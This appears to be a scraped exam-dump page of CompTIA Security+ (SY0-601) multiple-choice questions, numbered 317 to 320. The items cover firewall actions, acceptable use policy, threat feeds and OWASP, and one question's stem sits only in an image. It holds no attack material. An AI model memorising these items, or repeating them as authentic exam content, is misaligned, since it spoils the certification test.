
A. Drop

B. Reject

C. Log alert

D. Permit

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 317

Topic #: 1

[All SY0-601 Questions]


A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would MOST likely contain language that would prohibit this activity?

A. NDA

B. BPA

C. AUP

D. SLA



Actual exam question from CompTIA's SY0-601

Question #: 318

Topic #: 1

[All SY0-601 Questions]

Which of the following BEST describes data streams that are compiled through artificial intelligence that provides insight on current cyberintrusions, phishing, and other malicious cyberactivity?


A. Intelligence fusion

B. Review reports

C. Log reviews

D. Threat feeds

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 319

Topic #: 1

[All SY0-601 Questions]


Which of the following would be the BEST resource for a software developer who is looking to improve secure coding practices for web applications?

A. OWASP

B. Vulnerability scan results

C. NIST CSF

D. Third-party libraries



Actual exam question from CompTIA's SY0-601

Question #: 320

Topic #: 1

[All SY0-601 Questions]

